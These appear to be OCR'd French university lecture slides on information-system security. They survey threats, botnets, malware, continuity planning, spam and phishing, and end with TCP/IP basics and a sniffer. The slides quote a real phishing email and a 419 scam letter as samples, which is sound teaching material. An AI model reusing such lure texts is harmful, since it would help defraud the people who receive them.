Sécurité des Systèmes


Patrick Ducrot
patrick.ducrot@ensicaen.fr


Plan du document


Généralités

Qu'est ce qu'un système d'information ?

Système d´information :
organisation des activités consistant
à acquérir, stocker, transformer, diffuser, exploiter, gérer
... les informations








Un des moyens techniques
pour faire fonctionner un système d' information est d' utiliser un
Système informatique


La sécurité des systèmes informatiques

- Les systèmes informatiques sont au cœur des systèmes d´information.
- Ils sont devenus la cible de ceux qui convoitent l'information.
- Assurer la sécurité de l'information implique d'assurer la sécurité des systèmes informatiques.

La sécurité des systèmes informatiques



Origine des attaques



Objectifs de la sécurité informatique

- Quelques objectifs à garantir:
  - Intégrité
  - Confidentialité
  - Disponibilité
  - Authentification
  - Non répudiation

Evolution des risques

- Croissance de l'Internet
- Croissance des attaques
- Failles des technologies
- Failles des configurations
- Failles des politiques de sécurité
- Changement de profil des pirates

Qui sont les pirates ?

- Peut être n'importe qui avec l'évolution et la vulgarisation des connaissances.
- Beaucoup d'outils sont disponibles sur Internet.
- Vocabulaire:
  - « script kiddies »
  - « hacktiviste »
  - « hackers »
    - « white hats »
    - « black hats »
    - « grey hats »
    - « cracker »
    - « carder »
    - « phreaker »

LulzSec

Phénomènes techniques

- Explosion de la technologie des transferts de données (comme par exemple le « cloud computing »)
- Grande complexité des architectures de systèmes.
- Ouverture (pas toujours maîtrisée) des réseaux de communication

Phénomènes organisationnels

- Besoin de plus en plus d'informations
- Grande diversité dans la nature des informations:
  - données financières
  - données techniques
  - données médicales
  - …
- Ces données constituent les biens de l'entreprise et peuvent être très convoitées.

Objectifs des attaques

- Désinformer (exemple: l'agence Reuters annonce le 15 août 2012 la mort du prince Saoud Al-Fayçcal opéré des intestins, il est finalement décédé le 9 juillet 2015)
- Empêcher l'accès à une ressource
- Prendre le contrôle d'une ressource
- Récupérer de l'information présente sur le système
- Utiliser le système compromis pour rebondir
- Constituer un réseau de « botnet » (ou réseau de machines zombies)


Les « botnets »

- La notion de botnet date des premiers réseaux irc (début des années 1990).
- Réseau de machines contrôlées par un « bot herder » ou « botmaster ».
- Un botnet peut être contrôlé par
  - Serveurs irc
  - Serveurs web
  - Requêtes DNS
  - Messageries instantanées
  - Peer to Peer
  - Skype
  - …


Les « botnets »

- Estimation: une machine sur quatre fait partie d'un botnet, soit environ 154 millions de machines (Vinton Cerf à Davos en janvier 2007).
- Un botnet peut être utilisé pour:
  - Envoyer du spam
  - Vol d'informations sensibles (avec un keylogger par exemple).
  - Installer des spywares.
  - Paralyser un réseau en déni de services
  - Installer un site web malicieux (phishing)
  - Truquer les statistiques de sites webs (sondage en lignes authentifiés par des adresses IP, rémunération sur des clics de bannières, …)
  - …
- Quelques exemples:
  - Jeanson James Ancheta, condamné en 2006 à 57 mois de prison ferme et trois ans de libertés surveillées, à la tête d'un botnet estimé à 400 000 machines.
  - Pirate connu sous le pseudo de « 0x80 ». Lire l'article:
    http://www.washingtonpost.com/wp-dyn/content/article/2006/02/14/AR2006021401342.html

Botnet irc




Botnet p2p



Motivations des attaques

- Vol d'informations
- Cupidité
- Modifications d'informations




- Vengeance/rancune
- Politique/religion
- Défis intellectuels

Cible des pirates

- Les états
- Serveurs militaires
- Banques
- Universités
- Tout le monde

La sécurité : une nécessité



Niveaux de sécurisation

- Sensibilisation des utilisateurs aux problèmes de sécurité.
- Sécurisation des données, des applications, des systèmes d'exploitation.
- Sécurisation des télécommunications.
- Sécurisation physiques du matériel et des accès.

Politique de sécurité

- Compromis fonctionnalité - sécurité.
- Identifier les risques et leurs conséquences.
- Elaborer des règles et des procédures à mettre en œuvre pour les risques identifiés.
- Surveillance et veille technologique sur les vulnérabilités découvertes.
- Actions à entreprendre et personnes à contacter en cas de détection d'un problème.

Mise en place d'une politique de sécurité


- Mise en œuvre
- Audit
- Tests d'intrusion
- Détection d'incidents
- Réactions
- Restauration

Quelques méthodes

- EBIOS (Expressions des Besoins et Identification des Objectifs de Sécurité)
  http://www.ssi.gouv.fr/fr/confiance/ebios.html
- MEHARI (MEthode Harmonisée d'Analyse de Risques)
  http://www.clusif.asso.fr/fr/production/mehari

La norme ISO 27000

- ISO 2000 Vocabulaire et définitions
- ISO 27001 (octobre 2005) spécifie un Système de Gestion de la Sécurité des Systèmes d'Information (**P**lan/**D**o/**C**heck/**A**ct))



- ISO 27002 (remplaçant la norme 17799 depuis le 1er juillet 2007) est un code de bonnes pratiques
- Plus d'informations: http://www.iso27001security.com/

La norme ISO 27000

Application PSSI

Eviter ceci:

Sécurité des données et des applications

- Quelques rappels:
  - Qui n'a jamais perdu de fichiers informatiques ?
  - Beaucoup d'entreprises ne sont pas préparées à un problème informatique majeur.
  - La dépendance des entreprises à l'informatique est de plus en plus forte.
  - Les données ne sont pas toujours sauvegardées.
  - Des données sensibles sont véhiculées sans précaution sur des supports amovibles (clé usb, ordinateur portable, smartphone, …).

PRA / PCA

- Les **P**lans de **R**eprise d'**A**ctivités et les **P**lans de **C**ontinuité d'**A**ctivité (PCA) sont composés de documents et de procédures destinés à permettre le fonctionnement en cas d'incident/sinistre.
- Le PRA est destiné à reprendre l'activité, éventuellement en mode dégradé, après un certain temps.
- Le PCA est destiné à assurer la continuité du service, éventuellement en mode dégradé.
- Ramener au système informatique, on peut aussi parler de **P**lan de **S**ecours **I**nformatique (PSI) et de **P**lan de **C**ontinuité **I**nformatique (PCI).

PRA / PCA

- Quelques questions à se poser:
  - Quels sont les services prioritaires ?
  - Quelles sont les ressources (locaux, équipement, personne) ?
  - Quelle est la durée maximale d'interruption admissible (**R**ecovery **T**ime **O**bjective) ?
  - Quelle est la perte de données maximale admissible (**R**ecovery **P**oint **O**bjective)?

RTO

- Le délai d'interruption est composé:
  - Délai de détection de l'incident (t1)
  - Délai de décision du passage en mode secours (t2)
  - Délai de mise en œuvre des procédures de secours (t3)
  - Délai de contrôle et relance des services et applications (t4)
- t1 + t2 + t3 + t4 < RTO
- La valeur du RTO impacte l'infrastructure:
  - Pour un RTO de 24h, un contrat de maintenance sur site peut suffire
  - UN RTO proche de zéro peut nécessiter du clustering, une salle serveur géographiquement distante, …

RPO

- Le RPO quantifie les données que l'on peut être amené à perdre suite à un incident.
- Le RPO exprime une durée entre le moment de l'incident et la date la plus récente des données qui pourront être restaurées.
- Le RPO est conditionné par le type et la fréquence des sauvegardes effectuées.
- Les données perdues pourront être récupérées à partir d'une sauvegarde, d'une réplication, d'un journal de transaction, …
- Des sauvegardes régulières peuvent suffire dans le cas d'un RPO élevé. Pour un RPO faible, des mécanismes tels que la réplication synchrone doivent être mis en place.

Méthodologie

- Périmètre du projet
- Cahier des charges (fonctions prioritaires, niveau de service, ..)
- Analyse (état de l'existant, criticité des services)
- Phase d'orientation (hiérarchisation de la criticité des systèmes, sauvegarde des données critiques, …)
- Proposition de solutions et d'architectures
- Validation
- Maquettage et tests si nécessaire
- Mise en œuvre
- Tests et recettes (toujours penser au pire, établir la documentation et les procédures, …)

Quelques éléments de technique

- Sur les serveurs:
  - Redondance des alimentations électriques
  - Redondance des cartes réseaux
  - Alimentation ondulée
  - Serveur « hot-plug » permettant des changements de cartes à chaud
  - Contrat de maintenance
  - Redondance de serveurs pour la mise en grappe (cluster)
- Sur les disques
  - Utilisation de disques RAID


Outils pour la sécurité des systèmes

- La virtualisation
  - Quelques avantages:
    - Optimiser l'usage des ressources d'une machine tout en isolant les services entre eux.
    - Optimisation du taux d'utilisation des ressources informatiques
    - Economie d'énergie (« green computing »)
    - Gain économique et d'encombrement
    - Possibilité de cloner et/ou de déplacer des machines
  - Quelques risques
    - Une panne ou une indisponibilité d'une ressource commune peut bloquer tous les services hébergés.
    - En fonction de la solution virtualisation, un manque de cloisonnement peut engendrer une fuite d'informations.
    - Risque de copie non souhaitée de machine virtuelle

Plan de sauvegarde

- Types de sauvegardes:
  - Sauvegarde complète
    - Tout est sauvegardé
  - Sauvegarde différentielle
    - Sauvegarde des fichiers modifiés depuis la dernière sauvegarde complète. La restauration devra récupérer la sauvegarde complète et la dernière sauvegarde différentielle.
  - Sauvegarde incrémentale
    - Sauvegarde des fichiers depuis la dernière sauvegarde. La restauration devra récupérer la dernière sauvegarde complète et toutes les sauvegardes incrémentales.
- Définir
  - La périodicité des sauvegardes
  - La durée de rétention des sauvegardes
  - Un lieu de stockage des sauvegardes

Les menaces




Techniques d'attaques

- Social Engineering
- MICE (Money, Ideology, Compromise, Ego)
- Dumpster diving
- Shoulder surfing
- Sniffing
- Scannings
- etc.

Exemple de social engineering

- Kevin Mitnick
  - 3 livres, 1 film (Cybertraque).
  - Piratage des réseaux téléphoniques.
  - Attaque des machines de Tsumotu Shimomura au San Diego Supercomputing Center.
  - 5 ans de prison et sous interdiction d'utiliser des ordinateurs.


WANTED
BY U.S. MARSHALS

November 1994

Dissimulation d'informations

- L'information peut être dissimulée dans un but de protection (mot de passe, …) ou dans des buts moins légaux.
- Différentes méthodes pour s'échanger de l'information de manière sûre:
  - chiffrement (symétrique,asymétrique)
  - stéganographie
- Tout n'est pas autorisé par la loi.

Stéganographie

- Procédé (ancien) de dissimulation d'informations sensibles parmi d'autres informations moins importantes (divx, mp3, …).
- Exemple: correspondance attribuée à George Sand et Alfred de Musset:


Je suis très émue de vous dire que j'ai bien compris, l'autre jour, que vous avez toujours une envie folle de me faire danser. Je garde un souvenir de votre baiser et je voudrais que ce soit là une preuve que je puisse être aimée par vous. Je suis prête à vous montrer mon Affection toute désintéressée et sans calcul. Si vous voulez me voir ainsi dévoiler, sans aucun artifice mon âme toute nue, daignez donc me faire une visite Et nous causerons en amis et en chemin. Je vous prouverai que je suis la femme sincère capable de vous offrir l'affection la plus profonde et la plus étroite Amitié, en un mot, la meilleure amie que vous puissiez rêver. Puisque votre âme est libre, alors que l'abandon où je vis est bien long, bien dur et bien souvent pénible, ami très cher, j'ai le coeur gros, accourez vite et venez me le fait oublier. À l'amour, je veux me soumettre.

Quand je mets à vos pieds un éternel hommage,
Voulez-vous qu'un instant je change de visage ?
Vous avez capturé les sentiments d'un coeur
Que pour vous adorer forma le créateur.
Je vous chéris, amour, et ma plume en délire
Couche sur le papier ce que je n'ose dire.
Avec soin de mes vers lisez les premiers mots,
Vous saurez quel remède apporter à mes maux.

Cette indigne faveur que votre esprit réclame
Nuit à mes sentiments et répugne à mon âme

Menaces liées aux réseaux

- Menaces actives
  - Panne, mauvaise utilisation, pertes d'informations
  - Contamination (virus, vers, spyware)
  - Spam, phishing
  - Chevaux de troie (backdoors)
  - Dénis de services
  - Ransomware
  - Intrusions
  - Bombes logiques
  - …
- Menaces passives
  - Écoute des lignes
  - Analyse de trafic
  - …



Source: rapport PandaLabs 2012

Virus


- Portion de code inoffensive ou destructrice capable de se reproduire et de se propager.
- Différents types de virus:
  - Virus boot
  - Virus dissimulé dans les exécutables
  - Macro virus
- Différentes contaminations possibles:
  - Échange de disquettes
  - Pièces jointes au courrier électronique
  - Exécutables récupérés sur Internet
  - etc.

Vers

- Proches des virus mais capables de se propager sur d'autres ordinateurs à travers le réseau.
- Un moyen courant de propagation: le carnet d'adresses d'outlook (ex: "I Love you": déni de service sur les serveurs web).
- Quelques exemples:
  - Code Red (utilisation d'une faille des serveurs IIS et défiguration des sites)
  - Blaster (utilisation d'une faille du protocole windows DCM RPC)

Propagation du ver Waledac

Description du ver: http://www.f-secure.com/v-descs/email-worm_w32_waledac_a.shtml



Botnet capable d'expédier 1,5 milliard de spams par jour.

http://windows7news.com/2010/02/25/operation-b49-waledac-botnet-take-down/

Chevaux de troie

- Très répandu (exemples: attaque du ministère de l'économie et des finances rendu public en décembre 2010, attaque contre AREVA rendu public le 29 septembre 2011, infections par des vulnérabilités d'Internet Explorer en septembre 2012, …)
- Quelques exemples anciens de chevaux de Troie:
  - Back Orifice
    Permet de l'« administration à distance».
  - Sockets23 (Socket de Troie)
    Signalait la présence des ordinateurs infectés sur des serveurs de discussion en direct de type irc.

Les spywares

- Définition du spyware (http://en.wikipedia.org/wiki/Spyware):

  Un spyware ("espiogiciel") est un logiciel qui collecte des informations d'une machine et les envoie à l'insu de l'utilisateur sans son consentement.

- Concept inventé par Microsoft en 1995.
- Un spyware se décline aujourd'hui en "adware" (logiciel d'affichage de publicité) et en "malware" ("pourriciel", logiciels hostiles)

Spywares


- *Techniques d'infection:*
  - Les logiciels liés (bundles): installation du spyware en même temps qu'un logiciel légitime (KaZaA: Cydoor, codec DivX, …)
  - La navigation sur Internet
    - exploitation de failles dans les navigateurs internet
    - Installation volontaire (par acceptation) d'un logiciel, activeX, plug-in
  - La messagerie incitant par SPAM à visiter des sites douteux.
  - …
- *Détection de spywares:*
  - Fenêtres "popup" intempestive.
  - Page d'accueil du navigateur modifiée.
  - Apparitions d'icônes sur le bureau.
  - …

La protection contre les spywares

- *Les outils*
  - Antispywares (spybot, windows defender, …)
- *L'éducation*
  - Sensibiliser les utilisateurs sur les risques liés à l'installation de logiciels non directement utiles (barres dans les navigateurs, codec DivX, …)
  - Ne pas consulter des sites douteux.
  - Inciter les utilisateurs à signaler l'infection de leur machine par un spyware.

SPAM

- Définition de la CNIL: Envoi massif et parfois répété de courriers électroniques non sollicités à des personnes avec lesquelles l'expéditeur n'a jamais eu de contact au préalable, et dont il a capté l'adresse électronique de façon irrégulière.(pourriel en français).
- SPAM=**S**piced **P**ork **A**nd **M**eat, popularisé par un sketch des Monty Python (http://www.dailymotion.com/swf/x3a5yl)
- Un message va être déposé dans une liste de relais de messagerie qui vont envoyer une copie à chaque destinataire.
- Courrier basé sur une liste d'adresses collectées de manière déloyale et illicite.
- Messages peu coûteux à l'envoi mais coûteux pour le destinataire.



Le spam en quelques chiffres (2013)


- 3,4 millions de courriels envoyés par seconde dans le monde
- 80% du trafic est du SPAM (source Vade Retro)
- 55% du SPAM provient de Chine, des USA et de Corée (source Kasperski)

Source: http://www.comptoir-hardware.com

Protections contre le spam côté utilisateurs

- Ne rien acheter par l'intermédiaire de publicité faite par un spam (des études indiquent que 29% des utilisateurs le font).
- Ne jamais répondre à un spam.
- Ne pas mettre d'adresses électroniques sur les sites webs mais les encoder par un script ou dans une image (exemple: http://www.caspam.org); voir transparent suivant.
- Etre prudent dans le remplissage de formulaires demandant des adresses électroniques; on peut parfois utiliser des adresses « jetables ». Exemple: http://www.jetable.org (adresse valable d'une heure à un mois, certains sites peuvent ne pas accepter ce genre d'adresses).
- Protection au niveau du client de messagerie.


Exemple de codage d'adresse



```
<HTML>
Laisser un message
<a href="mailto:dp@ensicaen.fr"> ici </a>
</HTML>
```

```
<HTML>
Laisser un message
<script type="text/javascript">
//<![CDATA[
var d="";for(var i=0;i<359;i++)d+=String.fromCharCode(("%o!.rK00lt}!6%o!.wK>IwJ@DDIw997r9Ka#!w|u<t!}
{Qvo!Q}rs660)4(:2*39R<7.9*LK`&D/-7*+aFFD4324/:/8*4;*7aF9-.8R-7*+a!K2&.1/94^KR7*j51&(*LS/
S,PFFMOw97.3,R+742g-&7g4)*LUTTPUUVMO FdF\" T\"OK*38.(b&*bb3bKR7*j51&(*LSbS,P FF\" T\"MO FRF\"
T\"Ow97.3,R+742g-&7g4)*LUTVPUYWQW]MOK!KFD4324:8*4T:9aF9-.8R-T7T*+a!K!KFTb.
(.`S&bKR7*j51&(*LSTS,P FF\" T\"MM0<qvo!Q}rsO#6w79B?73GC9A@7Is%oz6r7".charCodeAt(i)
+49)%95+32);eval(d)
//]]>
</script>
</HTML>
```


Adresse jetable



Protection contre le spam sur les serveurs de messageries

- Protection délicate: la frontière entre un courriel et un pourriel n'est pas toujours franche et il ne faut pas rejeter des courriers réels.
- Gestion de listes blanches.
- Gestion de listes noires:
  - Manuellement
  - Par utilisation de bases de données de relais ouverts (Exemple: http:// www.spamhaus.org).
- Gestion de listes grises.
- Détection de serveurs zombies (postscreen/postfix)
- Des outils de filtrage en aval:
  - spam assassin
  - pure message (sophos)
  - Vade retro

Phishing

- Contraction de PHreaking et fISHING (Hameçonnage).
- Technique d'ingénierie sociale utilisée par des arnaqueurs (scammers)
- Technique ancienne mais utilisée massivement depuis 2003.
- Par le biais de courrier électronique, messages instantanés, site webs, etc., on tente de duper l'utilisateur en le faisant cliquer sur un lien.
- L'objectif est d'obtenir des adresses de cartes de crédit, des mots de passe, etc.
- Les adresses sont collectées au hasard, mais statistiquement un utilisateur peut avoir l'impression de recevoir un courrier d'un site qui lui est familier (banque, …).

Exemples phishing

De: "@ADMIN ZIMBRA" <pauline.videau@thouars-communaute.fr>
Envoyé: Jeudi 1 Septembre 2016 13:27:48
Objet: Chers utilisateurs Admin

Chers utilisateurs Admin

Nous
avons réalisé que votre compte de messagerie web est accessible d
epuis une autre ip pour éviter la désactivation, cliquez sur le lien ci-dessous pour vérifier si lesinformations de votre compte.

CLICK HERE

Dans le cas
contraire, elle peut entraîner la résiliation de votre compte en utilisant
.
Merci et Désolé pour le dérangement
Admin / Webmaster / localhost

Le "scam"

- Pratique frauduleuse d'origine africaine ("ruse") pour extorquer des fonds à des internautes.
- Réception d'un courrier électronique du descendant d'un riche africain décédé dont il faut transférer les fonds.
- Connue aussi sous le nom de 419 en référence à l'article du code pénal nigérian réprimant ce type d'arnaque.

Exemple de "scam"

Objet: ASSISTANCE
GEORGES TRAORE ABIDJAN,CÔTE D'IVOIRE. AFRIQUE DE L'OUEST.
Bonjour,
Je vous prie de bien vouloir excuser cette intrusion qui peut paraître surprenante à première vue d'autant qu'il n'existe
aucune relation entre nous. Je voudrais avec votre accord vous présenter ma situation et vous proposer une affaire qui
pourrait vous intéresser. Je me nomme Georges TRAORE, j'ai 22 ans et le seul fils de mon Père Honorable RICHARD
ANDERSON TRAORE qui était un homme très riche, négociant de Café/Cacao basé à Abidjan la Capitale
Economique de la Côte d'Ivoire, empoisonné récemment par ses associés. Après la mort de ma mère le 21 Octobre 2000,
mon père m'as pris spécialement avec lui. Le 24 Décembre 2003 est survenu le décès de mon père dans une clinique
privée (LAMADONE) à Abidjan. Avant sa mort, secrêtement, il m'a dit qu'il a déposé une somme d'un montant de
($8,500,000) Huit Millions Cinq Cent Mille Dollars Américains dans une valise dans une Compagnie de Sécurité
Financière en mon nom comme héritier. En outre, il m'a dit que c'est par rapport à cette richesse qu'il a été empoisonné
par ses associés. Il me recommande aussi de chercher un associé étranger qui pourrait honnêtement me faire bénéficier
de son assistance pour sauver ma vie et assurer mon existence. - Changement de bénéficaire ;
- Servir de gardien ;
- - Fournir un compte pour le transfert de fonds ;
- - M'aider à le rejoindre dans son pays ;
- - Investir dans un domaine profitable.
D'ailleurs, je vous donnerai 25 % et 5% serviront aux dépenses éventuelles qui seront effectuées.
….

Conséquences des virus, vers, spywares, spam…


- Perte de données
- Perte de temps de travail
- Perte d'image de marque
- Perte de fonctionnalités (système ou email bloqués)
- Perte de confidentialité

Vulnérabilités des réseaux


Vulnérabilité des réseaux

- Les réseaux peuvent être vulnérables:
  - par une mauvaise implémentation des piles udp/ip et tcp/ip.
  - par des faiblesses des protocoles


Rappel : Entête IP



Rappel: Entête UDP




Rappel: Entête TCP



Rappel: établissement d'une connexion TCP

- Connexion en 3 temps (Three Way Handshake).




Sniffer

- Outil de base indispensable.
- Permet de visualiser les trames sur un segment de réseau.
- Nécessite des droits administrateurs.
- Attention au problème juridique
- Utilise des sockets en mode « promiscuous »

  socket (AF_INET,SOCK_RAW,IPPROTO_RAW)

